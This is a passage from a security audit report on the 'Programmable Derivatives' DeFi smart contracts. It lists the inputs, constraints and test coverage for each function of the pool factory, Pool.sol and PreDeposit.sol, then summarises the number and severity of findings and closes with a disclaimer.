  - **Impact**: Name of the leverage token.
- `leverageSymbol`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Symbol of the leverage token.

Branches and code coverage

Intended branches

- Deploy BondToken and LeverageToken.
  - [x] Test coverage
- Deploy the pool contract as a BeaconProxy.
  - [x] Test coverage
- Register the pool with distributor.
  - [x] Test coverage
- Grant `MINTER_ROLE` of BondToken and LeverageToken to the pool.
  - [x] Test coverage
- Grant `DISTRIBUTOR_ROLE` of BondToken to the pool.
  - [x] Test coverage
- Set token governance.
  - [x] Test coverage
- Revoke governance from factory.
  - [x] Test coverage
- Send seed reserves to the pool.
  - [x] Test coverage
- Mint seed amounts.
  - [x] Test coverage

Negative behavior

- Revert if the caller does not have the `GOV_ROLE`.
  - [x] Negative test

- Revert if the reserve amount is zero.
  - ☑ Negative test
- Revert if the bond amount is zero.
  - ☑ Negative test
- Revert if the leverage amount is zero.
  - ☑ Negative test
- Revert if the contract is paused.
  - ☑ Negative test

5.8. Module: Pool.sol

Function: `claimFees()`

This function is used to claim the accumulated protocol fees.

Branches and code coverage

Intended branches

- Update the last fee claim time.
  - ☑ Test coverage
- Transfer the fee amount to the fee beneficiary.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the fee beneficiary.
  - ☑ Negative test
- Revert if there are no fees to claim.
  - ☑ Negative test

Function: `create(TokenType tokenType, uint256 depositAmount, uint256 minAmount, uint256 deadline, address onBehalfOf)`

This function is used to create bond or leverage tokens by depositing reserve tokens. The function calculates the amount of new tokens to create based on the current pool state and oracle price. The function also allows for additional parameters for the deadline and `onBehalfOf` for router support.

Inputs

- `tokenType`
  - **Control**: Arbitrary.
  - **Constraints**: Bond or leverage token.

- **Impact**: Type of token to create.
- `depositAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The amount of reserve tokens to deposit.
- `minAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The minimum amount of output tokens to receive.
- `deadline`
  - **Control**: Arbitrary.
  - **Constraints**: Bigger than the current block timestamp.
  - **Impact**: The deadline timestamp.
- `onBehalfOf`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address to receive the new tokens.

Branches and code coverage

Intended branches

- Invoke the `_create` function.
  - ☑ Test coverage

Negative behavior

- Revert if the contract is paused.
  - ☑ Negative test
- Revert if the function is reentrant.
  - ☐ Negative test
- Revert if the deadline has passed.
  - ☑ Negative test

Function: `create(TokenType tokenType, uint256 depositAmount, uint256 minAmount)`

This function is used to create bond or leverage tokens by depositing reserve tokens. The function calculates the amount of new tokens to create based on the current pool state and oracle price.

Inputs

- `tokenType`

    - **Control**: Arbitrary.
    - **Constraints**: Bond or leverage token.
    - **Impact**: Type of token to create.
- `depositAmount`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: The amount of reserve tokens to deposit.
- `minAmount`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: The minimum amount of output tokens to receive.

Branches and code coverage

Intended branches

- Invoke the `_create` function.
    - ☑ Test coverage

Negative behavior

- Revert if the contract is paused.
    - ☑ Negative test
- Revert if the function is reentrant.
    - ☐ Negative test

Function: `distribute()`

This function is used to distribute coupon tokens to bond token holders.

Branches and code coverage

Intended branches

- Calculate `couponAmountToDistribute`, which is the coupon amount to distribute.
    - ☑ Test coverage
- Increase the bond token period.
    - ☑ Test coverage
- Transfer coupon tokens to the distributor.
    - ☑ Test coverage
- Call allocate to update the distributor with the amount to distribute.
    - ☑ Test coverage

Negative behavior

- Revert if the auction has not succeeded.
  - [x] Negative test
- Revert if the distribution period has not passed.
  - [x] Negative test

Function: `redeem(TokenType tokenType, uint256 depositAmount, uint256 minAmount)`

This function is used to redeem bond or leverage tokens for reserve tokens. The function calculates the amount of reserve tokens to receive based on the current pool state and oracle price.

Inputs

- `tokenType`
  - **Control**: Arbitrary.
  - **Constraints**: Bond or leverage token.
  - **Impact**: Type of token to redeem.
- `depositAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The amount of derivative tokens to redeem.
- `minAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The minimum amount of reserve tokens to receive.

Branches and code coverage

Intended branches

- Invoke the `_redeem` function.
  - [x] Test coverage

Negative behavior

- Revert if the contract is paused.
  - [x] Negative test
- Revert if the function is reentrant.
  - [ ] Negative test

Function: `redeem(TokenType tokenType, uint256 depositAmount, uint256 minAmount, uint256 deadline, address onBehalfOf)`

This function is used to redeem bond or leverage tokens for reserve tokens. The function calculates the amount of reserve tokens to receive based on the current pool state and oracle price. The function also allows for additional parameters for the deadline and `onBehalfOf` for router support.

Inputs

- `tokenType`
  - **Control**: Arbitrary.
  - **Constraints**: Bond or leverage token.
  - **Impact**: Type of token to redeem.
- `depositAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The amount of derivative tokens to redeem.
- `minAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The minimum amount of reserve tokens to receive.
- `deadline`
  - **Control**: Arbitrary.
  - **Constraints**: Bigger than the current block timestamp.
  - **Impact**: The deadline timestamp.
- `onBehalfOf`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address to receive the reserve tokens.

Branches and code coverage

Intended branches

- Invoke the `_redeem` function.
  - [x] Test coverage

Negative behavior

- Revert if the contract is paused.
  - [x] Negative test
- Revert if the function is reentrant.
  - [ ] Negative test
- Revert if the deadline has passed.

☑ Negative test

Function: `setAuctionPeriod(uint256 _auctionPeriod)`

This function is used to set the auction period.

Inputs

- `_auctionPeriod`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the new auction period.

Branches and code coverage

Intended branches

- Update the auction period.
  ☑ Test coverage

Negative behavior

- Revert if the caller does not have the governance role.
  ☑ Negative test

Function: `setDistributionPeriod(uint256 _distributionPeriod)`

This function sets the distribution period.

Inputs

- `_distributionPeriod`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the new distribution period.

Branches and code coverage

Intended branches

- Update the distribution period.
  ☑ Test coverage

Negative behavior

- Revert if the caller does not have the governance role.
  - ☑ Negative test

Function: `setFeeBeneficiary(address _feeBeneficiary)`

This function is used to set the fee beneficiary for the pool.

Inputs

- `_feeBeneficiary`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the new fee beneficiary.

Branches and code coverage

Intended branches

- Update the fee beneficiary.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the governance role.
  - ☑ Negative test

Function: `setFee(uint256 _fee)`

This function is used to set the fee for the pool.

Inputs

- `_fee`
  - **Control**: Arbitrary.
  - **Constraints**: Less than or equal to 10%.
  - **Impact**: Value of the new fee.

Branches and code coverage

Intended branches

- Invoke the `claimFees` function if the fee is greater than zero.
  - ☑ Test coverage
- Update the fee.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the governance role.
  - ☑ Negative test
- Revert if the fee is too high.
  - ☑ Negative test

Function: `setLiquidationThreshold(uint256 _liquidationThreshold)`

This function is used to set the liquidation threshold. The liquidation threshold is the minimum percentage of the pool's reserves that must be maintained to avoid liquidation. The liquidation threshold cannot be set below 90%.

Inputs

- `_liquidationThreshold`
  - **Control**: Arbitrary.
  - **Constraints**: The liquidation threshold must be greater than or equal to 90%.
  - **Impact**: Value of the liquidation threshold.

Branches and code coverage

Intended branches

- Update the liquidation threshold.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `GOV_ROLE`.
  - ☑ Negative test
- Revert if the liquidation threshold is set below 90%.
  - ☑ Negative test

Function: `setSharesPerToken(uint256 _sharesPerToken)`

This function is used to set the shares per token.

Inputs

- `_sharesPerToken`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the new shares per token.

Branches and code coverage

Intended branches

- Update the shares per token.
    - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the governance role.
    - ☑ Negative test

Function: `startAuction()`

This function is used to start an auction for the current period.

Branches and code coverage

Intended branches

- Deploy a new Auction contract and update the auctions mapping.
    - ☑ Test coverage

Negative behavior

- Revert if the distribution period has not passed.
    - ☑ Negative test
- Revert if the auction period has passed.
    - ☑ Negative test
- Revert if the auction for the current period has already started.
    - ☑ Negative test

Function: `transferReserveToAuction(uint256 amount)`

This function is used to transfer reserve tokens to the current auction.

Inputs

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the amount of reserve tokens to transfer.

Branches and code coverage

Intended branches

- Transfer reserve tokens to the current auction.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the current auction.
  - ☑ Negative test

Function: `_create(TokenType tokenType, uint256 depositAmount, uint256 minAmount, address onBehalfOf)`

This function is used to create bond or leverage tokens by depositing reserve tokens. It is internal and is called by the `create` function. The function calculates the amount of new tokens to create based on the current pool state and oracle price.

Inputs

- `tokenType`
  - **Control**: From the `create` function.
  - **Constraints**: Bond or leverage token.
  - **Impact**: Type of token to create.
- `depositAmount`
  - **Control**: From the `create` function.
  - **Constraints**: None.
  - **Impact**: The amount of reserve tokens to deposit.
- `minAmount`
  - **Control**: From the `create` function.
  - **Constraints**: None.
  - **Impact**: The minimum amount of output tokens to receive.
- `onBehalfOf`
  - **Control**: From the `create` function.
  - **Constraints**: None.

- **Impact**: Address to receive the new tokens.

Branches and code coverage

Intended branches

- Invoke the `simulateCreate` function.
  - ☑ Test coverage
- Check the return value of the `simulateCreate` function to check if the amount is higher than the minimum amount.
  - ☑ Test coverage
- Mint new tokens.
  - ☑ Test coverage
- Transfer reserve tokens to the contract from the caller.
  - ☑ Test coverage

Negative behavior

- Revert if the amount is lower than the minimum amount.
  - ☑ Negative test
- Revert if the amount is zero.
  - ☑ Negative test

Function: `_redeem(TokenType tokenType, uint256 depositAmount, uint256 minAmount, address onBehalfOf)`

This function is used to redeem bond or leverage tokens for reserve tokens. It is internal and is called by the `redeem` function. The function calculates the amount of reserve tokens to receive based on the current pool state and oracle price.

Inputs

- `tokenType`
  - **Control**: From the `redeem` function.
  - **Constraints**: Bond or leverage token.
  - **Impact**: Type of token to redeem.
- `depositAmount`
  - **Control**: From the `redeem` function.
  - **Constraints**: None.
  - **Impact**: The amount of derivative tokens to redeem.
- `minAmount`
  - **Control**: From the `redeem` function.
  - **Constraints**: None.

        - **Impact**: The minimum amount of reserve tokens to receive.
- `onBehalfOf`
    - **Control**: From the `redeem` function.
    - **Constraints**: None.
    - **Impact**: Address to receive the reserve tokens.

Branches and code coverage

Intended branches

- Invoke the `simulateRedeem` function.
    - ☑ Test coverage
- Check the return value of the `simulateRedeem` function to check if the amount is higher than the minimum amount.
    - ☑ Test coverage
- Burn derivative tokens.
    - ☑ Test coverage
- Transfer reserve tokens to the recipient.
    - ☑ Test coverage

Negative behavior

- Revert if the amount is lower than the minimum amount.
    - ☑ Negative test
- Revert if the amount is zero.
    - ☑ Negative test

5.9. Module: PreDeposit.sol

Function: `claim()`

This function is used to allow users to claim their share of bond and leverage tokens after pool creation.

Branches and code coverage

Intended branches

- Calculate the user's bond and leverage share.
    - ☑ Test coverage
- Transfer the user's bond and leverage share to the user.
    - ☑ Test coverage

Negative behavior

- Revert if the deposit period has not ended.
  - ☑ Negative test
- Revert if the pool has not been created.
  - ☑ Negative test
- Revert if the user has nothing to claim.
  - ☑ Negative test
- Revert if this function is called in a reentrant manner.
  - ☐ Negative test

Function: `createPool()`

This function is used to create a new pool using the accumulated deposits after the deposit period ends.

Branches and code coverage

Intended branches

- Approve the factory contract to spend the reserve token.
  - ☑ Test coverage
- Call the `createPool` function of the factory contract with the required parameters.
  - ☑ Test coverage
- Update the `poolCreated` flag to true.
  - ☑ Test coverage

Negative behavior

- Revert if the deposit period has not ended.
  - ☑ Negative test
- Revert if the reserve amount is zero.
  - ☑ Negative test
- Revert if the bond or leverage amount is zero.
  - ☑ Negative test
- Revert if the pool has already been created.
  - ☑ Negative test
- Revert if the contract is paused.
  - ☑ Negative test
- Revert if this function is called in a reentrant manner.
  - ☐ Negative test

Function: `deposit(uint256 amount)`

This function is used to deposit funds into the contract. The funds are then used to create a new pool after the deposit period ends.

Inputs

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero, capped by the reserve cap.
  - **Impact**: The amount of funds to deposit.

Branches and code coverage

Intended branches

- Invoke the `_deposit` function with the amount and `onBehalfOf` address.
  - ☑ Test coverage
- Increase the reserve amount by the deposited amount.
  - ☑ Test coverage
- Transfer the amount of tokens from the sender to the contract.
  - ☑ Test coverage

Negative behavior

- Revert if the deposit period has not started.
  - ☑ Negative test
- Revert if the deposit period has ended.
  - ☑ Negative test
- Revert if the reserve cap has been reached.
  - ☑ Negative test
- Revert if the contract is paused.
  - ☑ Negative test
- Revert if this function is called in a reentrant manner.
  - ☐ Negative test

Function: `deposit(uint256 amount, address onBehalfOf)`

This function is used to deposit funds into the contract. The funds are then used to create a new pool after the deposit period ends. The user can deposit on behalf of another address.

Inputs

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero, capped by the reserve cap.
  - **Impact**: The amount of funds to deposit.
- `onBehalfOf`
  - **Control**: Arbitrary.

- **Constraints**: Nonzero address.
- **Impact**: Address to deposit funds on behalf of.

Branches and code coverage

Intended branches

- Invoke the `_deposit` function with the amount and `onBehalfOf` address.
  - [x] Test coverage
- Increase the reserve amount by the deposited amount to the `onBehalfOf` address.
  - [x] Test coverage
- Transfer the amount of tokens from the sender to the contract.
  - [x] Test coverage

Negative behavior

- Revert if the deposit period has not started.
  - [x] Negative test
- Revert if the deposit period has ended.
  - [x] Negative test
- Revert if the reserve cap has been reached.
  - [x] Negative test
- Revert if the contract is paused.
  - [x] Negative test
- Revert if this function is called in a reentrant manner.
  - [ ] Negative test

Function: `increaseReserveCap(uint256 newReserveCap)`

This function is used to increase the reserve cap. It can only be called by the owner before the deposit end time.

Inputs

- `newReserveCap`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than the current reserve cap.
  - **Impact**: The new maximum reserve amount.

Branches and code coverage

Intended branches

- Update the reserve cap to the new reserve cap.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☑ Negative test
- Revert if the new reserve cap is less than or equal to the current reserve cap.
  - ☑ Negative test
- Revert if the deposit period has ended.
  - ☑ Negative test
- Revert if the pool has already been created.
  - ☑ Negative test

Function: `setBondAndLeverageAmount(uint256 _bondAmount, uint256 _leverageAmount)`

This function is used to set the bond and leverage token amounts. It can only be called by the owner before the deposit end time.

Inputs

- `_bondAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of bond tokens.
- `_leverageAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of leverage tokens.

Branches and code coverage

Intended branches

- Update the bond and leverage amounts to the new amounts.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☑ Negative test
- Revert if the deposit period has ended.
  - ☑ Negative test

- Revert if the pool has already been created.
  - ☑ Negative test

Function: `setDepositEndTime(uint256 newDepositEndTime)`

This function is used to update the deposit end time. It can only be called by the owner before the current end time.

Inputs

- `newDepositEndTime`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than the current end time and greater than the current start time.
  - **Impact**: The new deposit end timestamp.

Branches and code coverage

Intended branches

- Update the deposit end time to the new end time.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☑ Negative test
- Revert if the new end time is less than or equal to the current end time.
  - ☑ Negative test
- Revert if the new end time is less than or equal to the current start time.
  - ☑ Negative test
- Revert if the pool has already been created.
  - ☑ Negative test

Function: `setDepositStartTime(uint256 newDepositStartTime)`

This function is used to update the deposit start time. It can only be called by the owner before the current start time.

Inputs

- `newDepositStartTime`
  - **Control**: Arbitrary.

- **Constraints**: Must be greater than the current start time and less than the current end time.
- **Impact**: The new deposit start timestamp.

Branches and code coverage

Intended branches

- Update the deposit start time to the new start time.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☑ Negative test
- Revert if the new start time is less than or equal to the current start time.
  - ☑ Negative test
- Revert if the new start time is greater than or equal to the current end time.
  - ☑ Negative test

Function: `setParams(PoolFactory.PoolParams _params)`

This function is used to update the pool parameters. It can only be called by the owner before the deposit end time.

Inputs

- `_params`
  - **Control**: Arbitrary.
  - **Constraints**: Must have a valid reserve token, not be the zero address, and not be the same as the current reserve token.
  - **Impact**: The new pool parameters.

Branches and code coverage

Intended branches

- Update the pool parameters to the new parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☑ Negative test
- Revert if the deposit period has ended.

- ☑ Negative test
- Revert if the reserve token is zero or the same as the current reserve token.
  - ☑ Negative test
- Revert if the pool has already been created.
  - ☑ Negative test

Function: `withdraw(uint256 amount)`

This function is used to withdraw funds from the contract. The funds are then transferred back to the user.

Inputs

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero and less than the user's balance.
  - **Impact**: The amount of funds to withdraw.

Branches and code coverage

Intended branches

- Subtract the amount from the user's balance.
  - ☑ Test coverage
- Transfer the amount of tokens from the contract to the user.
  - ☑ Test coverage

Negative behavior

- Revert if the deposit period has not started.
  - ☑ Negative test
- Revert if the deposit period has ended.
  - ☑ Negative test
- Revert if the user's balance is less than the amount to withdraw.
  - ☑ Negative test
- Revert if this function is called in a reentrant manner.
  - ☐ Negative test

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to Base Mainnet.

During our assessment on the scoped Programmable Derivatives contracts, we discovered 20 findings. Two critical issues were found. Eight were of high impact, five were of medium impact, three were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.